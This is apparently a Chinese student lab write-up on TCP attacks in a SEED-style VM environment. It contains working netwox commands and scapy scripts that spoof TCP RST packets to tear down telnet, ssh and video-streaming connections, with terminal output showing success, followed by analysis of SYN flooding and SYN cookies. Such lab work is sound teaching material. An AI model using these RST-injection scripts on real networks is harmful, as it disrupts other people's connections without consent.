


```
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21468 (21.4 KB)  TX bytes:21468 (21.4 KB)

[05/11/21]seed@VM:~$ sudo netwox 78 -i 10.0.2.6
```



```
[05/11/21]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: Connection closed by foreign host.
[05/11/21]seed@VM:~$ 
```


发现观测者主机断开连接，且IP地址已经变为原来的10.0.2.4.



```
[05/11/21]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue May 11 00:57:38 EDT 2021 from 10.0.2.4 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[05/11/21]seed@VM:~$
[05/11/21]seed@VM:~$ Connection closed by foreign host.
[05/11/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:14:a8:8b
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::3a5d:e42b:eba4:bebf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

2.1.2 ssh

- 在观察者主机使用ssh连接：ssh10.0.2.6; 在攻击端输入：sudo netwox 78 -i 10.0.2.6




```
[05/11/21]seed@VM:~$ ssh 10.0.2.6
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Tue May 11 00:58:02 2021 from 10.0.2.4
[05/11/21]seed@VM:~$
[05/11/21]seed@VM:~$ packet_write_wait: Connection to 10.0.2.6 port 22: Broken p
ipe
[05/11/21]seed@VM:~$ 
```

2.2.3 使用scapy模块

- telnet

  首先建立telnet连接，在观测者主机上，首先使用wireshark 抓取最新server 向client 端的tcp包。



ip.addr==10.0.2.6

No.	Time	Source	Destination	Prot
262	2021-05-11 01:38:05.3072417…	10.0.2.6	10.0.2.4	TEL
263	2021-05-11 01:38:05.3072487…	10.0.2.4	10.0.2.6	TCP
264	2021-05-11 01:38:05.3097533…	10.0.2.6	10.0.2.4	TEL
265	2021-05-11 01:38:05.3097832…	10.0.2.4	10.0.2.6	TCP
266	2021-05-11 01:38:05.3108280…	10.0.2.6	10.0.2.4	TEL
267	2021-05-11 01:38:05.3108551…	10.0.2.4	10.0.2.6	TCP
268	2021-05-11 01:38:05.3140473…	10.0.2.6	10.0.2.4	TEL
269	2021-05-11 01:38:05.3142154…	10.0.2.4	10.0.2.6	TCP
280	2021-05-11 01:39:34.8493859…	10.0.2.6	10.0.2.4	TCP


```
▶ Frame 268: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.4
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 49554, Seq: 3536102140, Ac
    Source Port: 23
    Destination Port: 49554
    [Stream index: 0]
    [TCP Segment Len: 21]
    Sequence number: 3536102140
    [Next sequence number: 3536102161]
    Acknowledgment number: 3919928891
```

dst端口为49554，数据长度12，序列号3536102140，下一个序列号为3536102161；编写脚本如下，在攻击者主机上执行：

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.6", dst="10.0.2.4")
tcp = TCP(sport=23, dport=49554, flags="R", seq=3536100633)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

执行命令：连接断开，攻击成功。

```
sudo ./task4.py
或者 sudo python task4.py
```




```
[05/11/21]seed@VM:~$ Connection closed by foreign host.
[05/11/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:14:a8:8b
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::3a5d:e42b:eba4:bebf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:462 errors:0 dropped:0 overruns:0 frame:0
          TX packets:459 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:54176 (54.1 KB)  TX bytes:42428 (42.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:305 errors:0 dropped:0 overruns:0 frame:0
          TX packets:305 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
```

- ssh

  对于ssh连接同理，修改相应端口，以及seq，运行脚本，连接断开。

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.6", dst="10.0.2.4")
tcp = TCP(sport=22, dport=50776, flags="R", seq=3638210200)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```





```
[05/11/21]seed@VM:~$ ssh 10.0.2.6
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Tue May 11 01:15:03 2021 from 10.0.2.4
[05/11/21]seed@VM:~$
[05/11/21]seed@VM:~$
[05/11/21]seed@VM:~$
[05/11/21]seed@VM:~$ packet_write_wait: Connection to 10.0.2.6 port 22: Broken p
ipe
[05/11/21]seed@VM:~$
```

2.3 task3: TCP RST Attacks on Video Streaming Applications

- 在clint 10.0.2.4上打开网站观看视频；在攻击端10.0.2.7 使用netwox 实现攻击。

```
sudo netwox 78 -i 10.0.2.6
```


4分钟 12分钟!热乎 一小时 来了
一分钟我有出息了 分钟热乎 37分钟烫手
热乎来的总会来的 热乎 六分钟
热乎的! 热乎! 来了 烫烫
关上六分钟大热乎的! 来了来了 16分钟在
乎的 热乎 烫手 三连 封面可爱
热! ! ! 我来了 你好
哈哈h哈哈哈哈哈哈哈 好可爱啊!
你要整这个你币就有了! 6分钟!
杰伦直呼内行 高能在结
腻没有最后一撇 热乎
一小时温 猫腻 还能
哈哈哈哈错别字太可爱了吧 热乎 13
三连进场神清气爽



正在缓冲... 0.00KB/s

正在重新连接至服务器...

重新连接服务器失败

正在重新连接至服务器...

重新连接服务器失败



非常抱歉

本视频可能由于以下原因导致无法正常播放

视频链接失效

视频内容不和谐

UP主自主删除

侵犯他人著作权

--哔哩哔哩动画
（BiliBilidouga）

执行命令前，正常播放；执行命令后，连接中断，不断尝试重新连接；点开新的视频如上图所示，不能正常播放。

三、Analysis and Conclusion 实验分析与结论

- 实验中通过netwox 76 来进行SYN flooding 攻击，此时会存在一种防御机制SYN cookie。如果机器检测到它受到了SYN洪泛攻击，该机制就会启动。可以使用sysctl命令打开/关闭SYN。
- 实验中通过netwox 78 进行复位攻击，通过脚本的实验，发现原理主要是伪装server向client发送一个packet 。所以伪装的过程需要攻击机监听劫持机的会话,然后顺着TCP的SEQ和ACK值向靶机发送伪造数据包，如上述实验的脚本向10.0.2.4传递一个R的flag，表示连接重置。
- 主要结论上述的两个工具就是在攻击TCP本身的漏洞，TCP设计没有建立一定的安全机制，导致TCP连接本身没有受到保护，使得攻击者有可能窃听连接，向连接注入伪造信息，破坏或者劫持连接等操作。